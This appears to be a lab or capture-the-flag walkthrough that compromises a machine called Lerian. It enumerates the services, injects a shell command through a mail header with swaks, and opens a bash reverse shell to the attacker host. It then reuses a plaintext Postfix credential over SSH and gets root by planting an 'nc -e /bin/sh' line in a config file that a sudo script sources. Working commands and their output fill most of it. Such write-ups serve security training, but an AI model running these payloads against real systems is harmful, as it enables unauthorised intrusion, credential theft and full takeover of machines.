

Exploitation Guide for Lerian

Enumeration:

We initiated the scan using following command.

```
nmap -Pn -sCV -p- -oN scan.txt 192.168.1.18
```

```
(kali㉿kali)-[~/Downloads]
$ nmap -Pn -sCV -p- -oN scan.txt 192.168.1.18
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-19 15:12 EDT
Nmap scan report for 192.168.1.18
Host is up (0.00055s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|_  256 92:6e:6d:b0:bd:08:1e:db:9d:56:0e:f8:15:25:ca:21 (ECDSA)
|_  256 88:d7:08:bd:a2:95:75:cc:71:06:47:ae:fd:d3:8b:b9 (ED25519)
25/tcp    open  smtp      Postfix smtpd
| smtp-commands: mail-svc.lerian.local, PIPELINING, SIZE 26214400, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
80/tcp    open  http      nginx 1.22.1
|_ http-title: Lerian Support Desk
|_ http-server-header: nginx/1.22.1
MAC Address: 00:0C:29:15:BC:7E (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 148.66 seconds

(kali㉿kali)-[~/Downloads]
$
```

After scanning, we observed that port *22*, *25*, *80* are open.

Port 25, has *Postfix SMTP* service running and it shows a domain name **mail-svc.lerian.local**

Port 80, has *NGINX HTTP* service running and title states that it is running **Lerian Desk Support** application.

HTTP seems interesting as of now, we will start with HTTP service (Lerian Desk Support) and check if it provides any valuable information.


Visiting the application on [http://192.168.1.18]

The screenshot shows a web browser window with the address bar displaying '192.168.1.18'. The browser's tab bar includes several tabs: 'OffSec', 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'. The main content area of the browser shows the 'LERIAN | Support Desk' header. Below the header is a section titled 'Raise a ticket' with a sub-header 'Support Desk'. The text below the sub-header reads: 'Our service team works tickets in order of receipt. You will get a reply on the reference shown once you submit. For a live outage affecting your whole site, call the number on your service schedule instead.' The form contains the following fields: 'Your name' (text input with 'l3v1' entered), 'Email address' (text input with 'levi@google.com' entered), 'Department' (dropdown menu with 'Incident / outage' selected), 'Subject' (text input with 'Testing' entered), and 'What has happened?' (text area with 'test' entered). At the bottom of the form is an 'Attachment' section with the text '(optional, 25MB max)' and a 'Browse...' button. Below the 'Attachment' section is a 'Submit ticket' button. At the very bottom of the page, there is a small footer that reads: 'Lerian — managed IT services. Desk enquiries: Lerry Mahon, Operations Lead.'

The application shows a *Ticket Portal* where a user can raise a ticket. We will submit the details in and submit the request.

During the application walkthrough, we can see that **Lerry Mahon** is the Operations Lead. There are chances that there is a user named lerry or mahon.

Submit the test data and observe the response from the server on */ticket.php*.



We can see that application accepts the input now the response has few details which we need to focus on.

First, the ticket *LS-10450* has been queued and routed to **intake@lerian.local**

Second, the *Message Trace* prints the output which has:

```
> From: 13v1@gmail.com
X-Lerian-Route: incidents
X-Lerian-Ticket: LS-10450
X-Lerian-Portal: desk/2.4
```

Exploitation:

We will also check if the application routes after validating the input values from an attacker.

```
curl -s -X POST http://192.168.1.18/ticket.php -d 'name=t' -d 'email=t@example.com' -d
'subject=t' -d 'message=t' -d 'department=general; id' | grep X-Lerian-Route
```

```

(kali㉿kali)-[~/Desktop/Lerrian]
$ curl -s -X POST http://192.168.1.18/ticket.php \
  -d 'name=t' -d 'email=t@example.com' -d 'subject=t' -d 'message=t' \
  -d 'department=general; id' | grep X-Lerian-Route
X-Lerian-Route: generalid

(kali㉿kali)-[~/Desktop/Lerrian]
$ █

```

Confirmed that curl request includes *X-Lerian-Route*: sanitizes the input and strips the ;

The stripped value is *X-Lerian-Route: generalid*.

Now, we confirmed that the application performs sanitization on web app for Command Injection.

During our enumeration we identified that SMTP is running and our ticket was routed to **intake@lerian.local**.

Let's check the same with SMTP and verify the details we have this service.

We will connect to SMTP service

```
nc 192.168.1.18 25
```

Once connected, we will supply following commands to check the connectivity.

```

EHLO test
MAIL FROM: <audit@example.com>
RCPT TO: <bob@lerian.local> # This email throws an error and means that this doesn't exist.
RCPT TO: <intake@lerian.local> # This email shows a success response meaning this exists.
QUIT # To disconnect from SMTP service

```

```

(kali㉿kali)-[~/Desktop/Lerrian]
$ nc 192.168.1.18 25
220 mail-svc.lerian.local ESMTP
EHLO test
250-mail-svc.lerian.local
250-PIPELINING
250-SIZE 26214400
250-VERFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
MAIL FROM:<audit@example.com>
250 2.1.0 Ok
RCPT TO:<bob@lerian.local>
550 5.1.1 <bob@lerian.local>: Recipient address rejected: User unknown in relay recipient table
RCPT TO:<intake@lerian.local>
250 2.1.5 Ok
QUIT
221 2.0.0 Bye

```

We confirmed that the panel only accepts **intake@lerian.local** and rejects **bob@lerian.local**

Now we know that using intake@lerian.local we can submit a request using SMTP

Backend service is consuming our input and it validated and sanitized our value in frontend

Let's confirm the same using SMTP service. To send an email to **intake@lerian.local** we will use *swaks* utility.

With the following command we can confirm Command Execution by pinging back our attacker machine.

Before that we need to run tcpdump to verify the callback:

```
sudo tcpdump -i eth0
```

Now run the following command in another terminal

```
swaks --server 192.168.1.18 --to intake@lerian.local --from audit@example.com --header 'X-Lerian-Route: general; ping -c 4 192.168.1.10' --header 'X-Lerian-Ticket: LS-99001' --body 'test'
```

```
(kali@kali)-[~/Desktop/Lerrian]
$ swaks --server 192.168.1.18 --to intake@lerian.local --from audit@example.com \
  --header 'X-Lerian-Route: general; ping -c 4 192.168.1.10' \
  --header 'X-Lerian-Ticket: LS-99001' \
  --body 'test'
```

```
≡ Trying 192.168.1.18:25 ...
≡ Connected to 192.168.1.18.
← 220 mail-svc.lerian.local ESMTP
→ EHLO kali
← 250-mail-svc.lerian.local
← 250-PIPELINING
← 250-SIZE 26214400
← 250-VRIFY
← 250-ETRN
← 250-ENHANCEDSTATUSCODES
← 250-8BITMIME
← 250-DSN
← 250-SMTPUTF8
← 250 CHUNKING
→ MAIL FROM:<audit@example.com>
← 250 2.1.0 Ok
→ RCPT TO:<intake@lerian.local>
← 250 2.1.5 Ok
→ DATA
← 354 End data with <CR><LF>.<CR><LF>
→ Date: Tue, 18 Aug 2026 08:34:33 -0400
→ To: intake@lerian.local
→ From: audit@example.com
→ Subject: test Tue, 18 Aug 2026 08:34:33 -0400
→ Message-Id: <20260818083433.049527@kali>
→ X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
→ X-Lerian-Route: general; ping -c 4 192.168.1.10
→ X-Lerian-Ticket: LS-99001
→
→ test
→
→
→ .
← 250 2.0.0 Ok: queued as 63E24195
→ QUIT
← 221 2.0.0 Bye
≡ Connection closed with remote host.
```

We have received the following response and it is confirmed that using *X-Lerian-Route: general; ping -c 4 192.168.1.10* we can achieve **Command Execution**.

```

(kali㉿kali)-[~/Desktop/Lerrian]
$ sudo tcpdump -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
08:34:33.132349 IP 192.168.1.10.59890 > 192.168.1.18.smtp: Flags [S], seq 1521999152, win 64240, options [mss 1460,sackOK,TS val 3871748620 ecr 0
,nop,wscale 7], length 0
08:34:33.133210 IP 192.168.1.18.smtp > 192.168.1.10.59890: Flags [S.], seq 4071628632, ack 1521999153, win 65160, options [mss 1460,sackOK,TS val
3665856668 ecr 3871748620,nop,wscale 7], length 0
08:34:33.133272 IP 192.168.1.10.59890 > 192.168.1.18.smtp: Flags [.], ack 1, win 502, options [nop,nop,TS val 3871748621 ecr 3665856668], length
0
08:34:33.134735 IP 192.168.1.18.35816 > 192.168.1.1.domain: 54573+ PTR? 10.1.168.192.in-addr.arpa. (43)
08:34:33.154870 IP 192.168.1.10.44022 > 192.168.1.1.domain: 33138+ PTR? 18.1.168.192.in-addr.arpa. (43)
08:34:33.366837 IP 192.168.1.1.domain > 192.168.1.18.35816: 54573 NXDomain* 0/1/0 (102)
08:34:33.368322 IP 192.168.1.18.smtp > 192.168.1.10.59890: Flags [P.], seq 1:34, ack 1, win 510, options [nop,nop,TS val 3665856916 ecr 387174862
1], length 33: SMTP: 220 mail-svc.lerian.local ESMTP
08:34:33.368388 IP 192.168.1.10.59890 > 192.168.1.18.smtp: Flags [.], ack 34, win 502, options [nop,nop,TS val 3871748856 ecr 3665856916], length
0
08:34:33.368867 IP 192.168.1.10.59890 > 192.168.1.18.smtp: Flags [P.], seq 1:12, ack 34, win 502, options [nop,nop,TS val 3871748857 ecr 36658569
16], length 11: SMTP: EHLO kali
08:34:33.369488 IP 192.168.1.18.smtp > 192.168.1.10.59890: Flags [.], ack 12, win 510, options [nop,nop,TS val 3665856917 ecr 3871748857], length
0
08:34:33.369765 IP 192.168.1.18.smtp > 192.168.1.10.59890: Flags [P.], seq 34:192, ack 12, win 510, options [nop,nop,TS val 3665856918 ecr 387174
8857], length 158: SMTP: 250-mail-svc.lerian.local
08:34:33.370055 IP 192.168.1.10.59890 > 192.168.1.18.smtp: Flags [P.], seq 12:43, ack 192, win 501, options [nop,nop,TS val 3871748858 ecr 366585
6918], length 31: SMTP: MAIL FROM:<audit@example.com>
08:34:33.370517 IP 192.168.1.18.smtp > 192.168.1.10.59890: Flags [P.], seq 192:206, ack 43, win 510, options [nop,nop,TS val 3665856919 ecr 38717
48858], length 14: SMTP: 250 2.1.0 Ok
08:34:33.370799 IP 192.168.1.10.59890 > 192.168.1.18.smtp: Flags [P.], seq 43:74, ack 206, win 501, options [nop,nop,TS val 3871748859 ecr 366585
6919], length 31: SMTP: RCPT TO:<intake@lerian.local>
08:34:33.372116 IP 192.168.1.18.smtp > 192.168.1.10.59890: Flags [P.], seq 206:220, ack 74, win 510, options [nop,nop,TS val 3665856920 ecr 38717

```

Make sure to listen on port 80 on your local/Attacker machine

Using port 80 because firewall may have filtering on and Outbound to open ports might be allowed

```
sudo nc -lnp 80
```

We will change our payload to get a reverse shell from the target machine, using following command:

```
swaks --server 192.168.1.18 --to intake@lerian.local --from audit@example.com --header 'X-
Lerian-Route: general; setsid bash -c "bash -i >& /dev/tcp/192.168.1.10/80 0>&1" & #' --header
'X-Lerian-Ticket: LS-99001' --body 'test'
```

```
(kali@kali)-[~/Desktop/Lerrian]
$ swaks --server 192.168.1.18 --to intake@lerian.local --from audit@example.com \
  --header 'X-Lerian-Route: general; setsid bash -c "bash -i >& /dev/tcp/192.168.1.10/80 0>&1" & #' \
  --header 'X-Lerian-Ticket: LS-99001' \
  --body 'test'
```

```
== Trying 192.168.1.18:25 ...
== Connected to 192.168.1.18.
< 220 mail-svc.lerian.local ESMTP
> EHLO kali
< 250-mail-svc.lerian.local
< 250-PIPELINING
< 250-SIZE 26214400
< 250-VERFY
< 250-ETRN
< 250-ENHANCEDSTATUSCODES
< 250-8BITMIME
< 250-DSN
< 250-SMTPUTF8
< 250 CHUNKING
> MAIL FROM:<audit@example.com>
< 250 2.1.0 Ok
> RCPT TO:<intake@lerian.local>
< 250 2.1.5 Ok
> DATA
< 354 End data with <CR><LF>.<CR><LF>
> Date: Tue, 18 Aug 2026 08:47:41 -0400
> To: intake@lerian.local
> From: audit@example.com
> Subject: test Tue, 18 Aug 2026 08:47:41 -0400
> Message-Id: <20260818084741.056079@kali>
> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
> X-Lerian-Route: general; setsid bash -c "bash -i >& /dev/tcp/192.168.1.10/80 0>&1" & #
> X-Lerian-Ticket: LS-99001
>
> test
>
>
> .
< 250 2.0.0 Ok: queued as 6CAB91A5
> QUIT
< 221 2.0.0 Bye
== Connection closed with remote host.
```

We used, setsid to make sure that our reverse shell doesn't break and die in the mid.

Running this command allows us to receive a reverse shell from Victim Machine **192.168.1.18**

```
(kali@kali)-[~/Desktop/Lerrian]
$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.18] 36926
bash: cannot set terminal process group (1626): Inappropriate ioctl for device
bash: no job control in this shell
tagger@mail-svc:/var/spool/postfix$ █
```

Privilege Escalation: tagger to lerry

tagger is the user we received a callback and the service is running as this user.

We will validate the users group, hostname and username before proceeding.

```
whoami && id && hostname
```

```
tagger@mail-svc:/var/spool/postfix$ whoami && id && hostname
whoami && id && hostname
tagger
uid=999(tagger) gid=996(tagger) groups=996(tagger)
mail-svc
tagger@mail-svc:/var/spool/postfix$ █
```

tagger user doesn't have any specific permission and is not in a group of sudo.

While enumerating this machine, we identified that machine uses Postfix SMTPd service

We moved to `/etc/postfix` directory and found that as tagger we can read `sasl_passwd` and it has a password for user `lerry`

```
cd /etc/postfix && cat sasl_passwd
```

```
tagger@mail-svc:/etc/postfix$ ls
ls
dynamicmaps.cf      master.cf      postfix-script    sasl_passwd.db
dynamicmaps.cf.d    master.cf.proto relay_recipients  transport
main.cf             post-install   relay_recipients.db transport.db
main.cf.proto       postfix-files  sasl
makedefs.out        postfix-files.d sasl_passwd
tagger@mail-svc:/etc/postfix$ cat sasl_passwd
cat sasl_passwd
[smtp.lerian.local]:587 lerry@lerian.local:Lerry@192.168.1.182026
tagger@mail-svc:/etc/postfix$ █
```

While enumerating the machine we also found out that it has SSH port open, we used that plain-text password to access SSH service as user `lerry`.

```
ssh lerry@192.168.1.18
```

```
(kali㉿kali)-[~/Desktop/Lerrian]
$ ssh lerry@192.168.1.18
lerry@192.168.1.18's password:
Linux mail-svc 6.1.0-10-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.37-1 (2023-07-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
lerry@mail-svc:~$ █
```

Lerry re-used the password for other service, which allowed us to login to SSH.

```
cat local.txt && id && whoami
```

```
lerry@mail-svc:~$ cat local.txt && id && whoami
6c171b5a4c044b1b1a
uid=1001(lerry) gid=1002(lerry) groups=1002(lerry),1001(mailops)
lerry
lerry@mail-svc:~$ █
```

Privilege Escalation: lerry to root

While checking groups, notice that lerry user is in mailops group. We will also check if we are allowed to sudo.

```
sudo -l
```

```
lerry@mail-svc:/etc/postfix$ sudo -l
Matching Defaults entries for lerry on mail-svc:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User lerry may run the following commands on mail-svc:
  (root) NOPASSWD: /usr/local/sbin/lerian-mailmaps
```

With user lerry, we can run command `sudo /usr/local/sbin/lerian-mailmaps` as root.

Reading *lerian-mailmaps* file and identified the application sources `.$CONF` and `CONF=/etc/postfix/maps.conf`

```
ls -la .. | grep postfix
cat /usr/local/sbin/lerian-mailmaps
```

```

lerry@mail-svc:/etc/postfix$ ls -la .. | grep postfix
drwxrwxr-x  5 root mailops 4096 Aug 18 10:13 postfix
lerry@mail-svc:/etc/postfix$ cat /usr/sbin/lo
locale-gen logrotate  logsave      losetup
lerry@mail-svc:/etc/postfix$ cat /usr/sbin/
Display all 348 possibilities? (y or n)
lerry@mail-svc:/etc/postfix$ cat /usr/local/sbin/lerian-mailmaps
#!/bin/bash
# Rebuild the support desk lookup tables and reload Postfix.
# Lerry runs this after editing the transport or recipient maps.

set -u

CONF=/etc/postfix/maps.conf

if [ ! -r "$CONF" ]; then
    echo "lerian-mailmaps: cannot read $CONF" >&2
    exit 1
fi

. "$CONF"

for m in $MAPS; do
    [ -f "/etc/postfix/$m" ] || continue
    echo "rebuilding $m"
    /usr/sbin/postmap "/etc/postfix/$m"
done

/usr/sbin/postfix reload
lerry@mail-svc:/etc/postfix$ █

```

Observing the image 17, notice that mailops group has permission to write to */etc/postfix* directory i.e. **775**.

Previously we also observed that lerry user is in *mailops* group, which means that we can move and replace the *maps.conf* file but we cannot edit it. The reason this will work is directory's permission are higher than the file's permission.

For *maps.conf* we cannot edit it but we will replace it using the following command so that we don't break the actual working.

```

cp maps.conf /tmp/maps.conf
mv maps.conf maps.conf.bak
echo "nc 192.168.1.10 80 -e /bin/sh" >> /tmp/maps.conf
cp /tmp/maps.conf .
ls -la maps.conf*

```

```

lerry@mail-svc:/etc/postfix$ cp maps.conf /tmp/maps.conf
lerry@mail-svc:/etc/postfix$ mv maps.conf maps.conf.bak
lerry@mail-svc:/etc/postfix$ echo "nc 192.168.1.10 80 -e /bin/sh" >> /tmp/maps.conf
lerry@mail-svc:/etc/postfix$ cp /tmp/maps.conf .
lerry@mail-svc:/etc/postfix$ ls -la maps.conf*
-rw-r--r--  1 lerry lerry 219 Aug 18 10:33 maps.conf
-rw-r--r--  1 root  root  189 Aug 18 10:00 maps.conf.bak
lerry@mail-svc:/etc/postfix$ █

```

Once the tampered file has been copied to */etc/postfix* we will run the listener on our attacker machine.

```
sudo nc -lvnp 80
sudo /usr/local/sbin/lerian-mailmaps
```

```
lerry@mail-svc:/etc/postfix$ sudo /usr/local/sbin/lerian-mailmaps
```

```
(kali㉿kali)-[~/Desktop/Lerrian]
$ sudo nc -lvnp 80
[sudo] password for kali:
listening on [any] 80 ...
```

Now notice that we have received the reverse shell, we confirmed it with:

```
id
whoami
```

```
(kali㉿kali)-[~/Desktop/Lerrian]
$ sudo nc -lvnp 80
[sudo] password for kali:
listening on [any] 80 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.18] 41656

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Now, we will stabilize the shell:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
id && whoami && cat /root/proof.txt
```

```
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
/bin/bash
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@mail-svc:/etc/postfix# id && whoami && cat /root/proof.txt
id && whoami && cat /root/proof.txt
uid=0(root) gid=0(root) groups=0(root)
root
c 1234567890123456789012345678901234567890123
root@mail-svc:/etc/postfix# █
```